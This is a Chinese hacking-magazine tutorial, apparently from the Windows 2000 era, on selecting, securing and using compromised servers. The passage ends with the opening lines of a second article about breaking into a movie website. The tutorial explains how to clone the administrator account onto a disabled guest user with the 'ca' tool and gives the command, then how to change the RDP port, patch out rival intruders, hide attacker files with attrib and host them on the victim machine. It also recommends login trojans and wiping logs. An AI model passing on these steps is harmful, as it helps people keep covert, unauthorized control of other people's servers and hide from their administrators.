菜菜鸟问：平时在hacking中要用到许多工具，我可以在肉鸡上把这些文件都隐藏起来吗？

答：当然可以，这些都是本文要讲述的问题。

以上只是简单回答了很多朋友关心的问题。废话少说，马上进入正题。

挑鸡

现在获取肉鸡的方法真是太多了。一般的朋友都比较关注Win2k的肉鸡。现在的服务器一般都用Win2000 server来架设，这可为我们获取肉鸡提供了便利呀！Win2k漏洞之多，这已是地球人都知道的事了。以前在《黑客X档案》中都有过这样的文章，我在这里就不再重复。这里主要说明的问题是如何在肉鸡中挑选出较好的“精品肉鸡”？所谓“精品肉鸡”，即肉鸡的硬件配置情况和肉鸡的速度。检查这些也非常容易，办法是：用鼠标右键点击肉鸡的“我的电脑”，选择“属性”。图1就是我一台肉鸡的硬件情况：

怎么样？我这个肉鸡CPU是P4 2.4G，内存是1G多，是不是很优秀？硬件看完后，就要看硬盘的大小。硬盘容量大小也很重要，以后我们还可以在肉鸡上做“武器库”或自己的站点呢！看硬盘的大小非常简单，把他所有盘符都看一下，再加一下就知道了。




图1

挑选肉鸡光靠硬件好还不行，还有一个很关键的因素——速度。

一般我测试肉鸡速度的办法是找一个大的且下载快的站点，在肉鸡上下载一个较大的文件。看看他平均下载速度怎么样？图2是我肉鸡的下载速度：




图2

怎么样？我这个肉鸡是不是很酷？下载速度800K每秒。我以前还找到过下载速度3M每秒的肉鸡。如果你运气好，一定可找到一台自己满意的肉鸡。

如果你的肉鸡和现在我这台的配置和速度差不多，那这个肉鸡基本就属于极品了。平时大家在挑选肉鸡时基本就要挑这样的。

养鸡

找到好的肉鸡后先别着急使用，先帮肉鸡做好安全工作，这样以后用起来才安心。你可暂时把你自己当成是肉鸡的管理员，进入肉鸡第一步就是先克隆管理员帐号，这样做的好处就是不容易被管理员发现。一般我选择克隆guest这个用户。克隆办法有两种。

1.手工克隆（虽然比较麻烦，但是对所有的Win2k主机都有效）

2.ca克隆（ca这个工具是榕哥的大作，用起来非常方便）

由于本篇属于菜鸟教程，所以强烈推荐用ca克隆。他的使用非常简单。如图3。




图3

一切OK就成功了。下面我给大家解释一下。

第一步先把要克隆的用户名密码改成你想要的密码。这里我把guest这个用户名的密码改成zihuan，在不知道肉鸡上administrator这个用户密码的情况下，可先建立一个admin组的用户再进行克隆。然后用ca直接执行：

```
ca \\127.0.0.1 administrator passsword guest password
```

（注：因为我已经把ca上传到了肉鸡上，所以可直接在ca\\后加上肉鸡IP，即127.0.0.1）

看到一切OK，就说明克隆成功了。

克隆成功后，马上删除刚才建立的那个zihuan用户名，只剩下刚才克隆的这个guest用户名。

LOOK 注意

克隆guest后原来被禁用的guest帐户已变成了激活状态。我们直接在“我的电脑→属性→计算机管理→本地用户和组→用户”里把guest设置成禁用状态。如图4。




图 4

到了这里，相信有的朋友要问了。把 guest 禁用以后我们还能登陆吗？这个问题你可以放心，绝对是可以登陆的。在克隆管理员后，该用户无论处于激活状态还是禁用状态都可正常登陆。设置成禁止后才不会叫管理员发现。

克隆完后马上该做的事情就是修改 3389 登陆端口。修改它我认为目前最好用的工具就是 c3389.exe，使用非常简单。把 c3389.exe 上传到肉鸡上直接执行命令：**c3389 port** 就可修改肉鸡的终端端口。

注意 修改 3389 端口后，主机要重新启动才会生效。以后登陆的办法就是 IP:port，假设肉鸡的 IP 是 127.0.0.1，你修改后的端口是 1000，那么登陆时候主机 IP 就要这样写：127.0.0.1:1000

修改终端端口后，就要删除默认的 ipc$ 和 admin$ 共享了。这样做的好处是：可防止别人暴力破解你的肉鸡。删除办法也很简单。由于本文内容是针对菜鸟的，所以我在这里为大家介绍一款工具——delnetbios.bat，该工具用批处理命令写成。主要功能是删除 Win2k 默认共享和关闭 139or445 端口，使用也非常简单，直接上传到肉鸡上，然后在 DOS 下执行即可。我就不为大家详细介绍了。

删除肉鸡所有共享后不要高兴的太早，别忘记这个主机还有很多漏洞没有补上。既然你能进来，其他同行也可以进来。主要先看一下主机的 sp 版本。在图 1 可以看出，我这台肉鸡打过 sp3 补丁，现在微软的最新 sp 补丁版本是：W2k_SP4_x86_cn.exe，它可清除目前所有已知漏洞。下载地址是：http://download.microsoft.com/download/b/4/5/b4582e8d-3b9e-4fb6-a6fc-73b3e5657205/Q811493_W2K_SP4_X86_CN.exe。

它的安装也非常简单，在肉鸡下载完后基本上只要点"下一步"就安装完成了，安装完后要重新启动。到了这里就可以重新启动了。基本上这台肉鸡就属于你自己的了。

用鸡

看完以上内容后，你就有了自己的肉鸡，但很多朋友有了肉鸡后不知道干什么。我一般有了较满意的肉鸡后都是开通 FTP 放上我的"兵器"，在肉鸡上存放我的个人主页，可是完全免费的哦！但很多朋友怕把文件放在肉鸡上被肉鸡主人发现。现在我把独门武功传授给大家，只需要一个 DOS 命令。

一般情况下肉鸡的主页存放目录是：C:\inetpub\wwwroot。我们要做的是先在这个目录建立一个文件夹，把所需要的东西全放进这个文件夹。然后再使用一个超级命令——Attrib，该命令是修改文件属性的，他的参数如下：+R（只读）、+S（系统）、+H（隐藏）。有了这些就可把我们在肉鸡上的文件都变成受系统保护的，以前我看很多人都把文件属性设置成隐藏，其实这样是不能根本解决问题的。因为在 Win2k 的 3389 登陆上，不同用户使用的是不用的会话，即使你把文件属性设置成隐藏，以后其他用户还是可以看得到。只有使用 Attrib 命令以后才能根本解决文件隐藏的问题。图 5 是我把 ca.exe 隐藏起来的过程：




图 5

这样，ca.exe 就像变魔术一般消失了。要是把整个目录都用这个办法隐藏起来，那是不是很 cool？我想对方管理员一定不会发现的。

恢复隐藏文件的方法很简单。使用 Attrib -s -h ca.exe 就可以了。还是另外一种方法，具体操作步骤是：打开控制面板→打开文件和文件夹选项→把隐藏受保护的操作系统文件前面的勾去掉（图 6）。




图 6

中间会出来一个警告，不理它，直接点"确定"就 OK 了。

注意 用这种方法隐藏文件夹后不要放太多文件。如果硬盘占用较大，还是很容易被发现的。

总结


1. 有时候由于肉鸡没开放 admin$ 和 ipc$，用 ca 克隆管理员是会报错的。希望大家以后学学手工克隆。以前《X 档案》多次介绍过，大家自己看看。


2. 如果还想知道肉鸡主人的密码，还可给肉鸡放上登陆木马。牛族有相关的动画教程。

3. 如果进入肉鸡后发现肉鸡的 sp 版本是 sp2 或更低，请用 Windows Update 下载安装。

4. 在你进入肉鸡后一定要擦写日志文件，俗话说：小心驶得万年船！

（本文中用到的以下工具光盘中有收录：ca 克隆、c3389.exe、delnetbios.bat。）





一次渗透电影网站的全过程

赵原

最近我家终于装上了ADSL，告别了56K小猫在网上慢爬的日子。由于本人酷爱看电影，装上ADSL后当然少不了要看电影啦！

